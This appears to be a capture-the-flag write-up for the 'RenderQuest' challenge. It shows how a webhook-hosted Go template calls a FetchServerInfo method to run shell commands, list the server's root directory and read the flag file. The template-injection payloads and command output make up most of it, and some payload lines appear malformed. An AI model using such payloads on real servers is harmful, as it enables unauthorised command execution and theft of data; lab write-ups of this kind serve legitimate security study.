

# RenderQuest (Webhooks | SSTI)

main.go

```
func (p RequestData) FetchServerInfo(command string) string {  
    out, err := exec.Command("sh", "-c", command).Output()  
    if err != nil {  
        return ""  
    }  
    return string(out)  
}
```

function for executing a command

<https://webhook.site/#!/010b4caf-8d2b-4a73-b677-d5424f27af77/43e500a2-38e9-44df-a8f7-a76a5e067ac8/1>

edit URL:

display payload response as plaintext

{{}} indicates code execution

use information from main.go function for requesting server info

use "ls -la" to check if injection works

Edit URL

Status code: 200

Content Type: text/plain

Timeout before response: 0

Response body: {{.FetchServerInfo "ls -la"}}

Add CORS Headers: ☐


Save

copy URL on webhooks and paste into 'render now' section on webpage

Enter the link to your template!

<https://webhook.site/39362635-539e-406c-9d30-db1c68cc4b68>
Render now

press render now  
displays the response



can now try different payloads

Edit URL

Status code

200

Content Type

text/plain

Timeout before response

0

Response body

```
{{.FetchServerInfo "cd ../ls -la"}}
```

Add CORS Headers

☐

Save

goes back in directory to search  
see flag.txt

```
total 80
drwxr-xr-x 1 root root 4096 Jan 12 16:24 .
drwxr-xr-x 1 root root 4096 Jan 12 16:24 ..
drwxr-xr-x 1 root root 4096 Sep 12 08:53 app
drwxr-xr-x 2 root root 4096 Aug 7 13:09 bin
drwxr-xr-x 5 root root 360 Jan 12 16:24 dev
-rw-r--r-- 1 root root 216 Sep 12 08:50 entrypoint.sh
drwxr-xr-x 1 root root 4096 Jan 12 16:24 etc
-rw-r--r-- 1 root root 40 Sep 12 08:50 flaga8eed19a16.txt
drwxr-xr-x 2 root root 4096 Aug 7 13:09 home
drwxr-xr-x 1 root root 4096 Aug 7 13:09 lib
drwxr-xr-x 5 root root 4096 Aug 7 13:09 media
drwxr-xr-x 2 root root 4096 Aug 7 13:09 mnt
drwxr-xr-x 2 root root 4096 Aug 7 13:09 opt
dr-xr-xr-x 291 root root 0 Jan 12 16:24 proc
drwx----- 1 root root 4096 Sep 12 08:52 root
drwxr-xr-x 1 root root 4096 Jan 12 16:24 run
drwxr-xr-x 2 root root 4096 Aug 7 13:09 sbin
drwxr-xr-x 2 root root 4096 Sep 12 08:52 src
drwxr-xr-x 2 root root 4096 Aug 7 13:09 srv
dr-xr-xr-x 13 root root 0 Jan 12 16:24 sys
drwxrwxrwt 1 root root 4096 Jan 12 16:24 tmp
drwxr-xr-x 1 root root 4096 Sep 12 08:52 usr
drwxr-xr-x 12 root root 4096 Aug 7 13:09 var
```

now know name and directory location of flag

```
flaga8eed19a16.txt
```

Edit URL

Status code

200

Content Type

text/plain

Timeout before response

0

Response body

```
{{.FetchServerInfo "cd ../cat flaga8eed19a16.txt"}}
```

Add CORS Headers

☐

Save

```
{{.FetchServerInfo "cd ../cat flaga8eed19a16.txt"}}
```

save URL

resend the webhook URL on the webpage

gives flag to submit

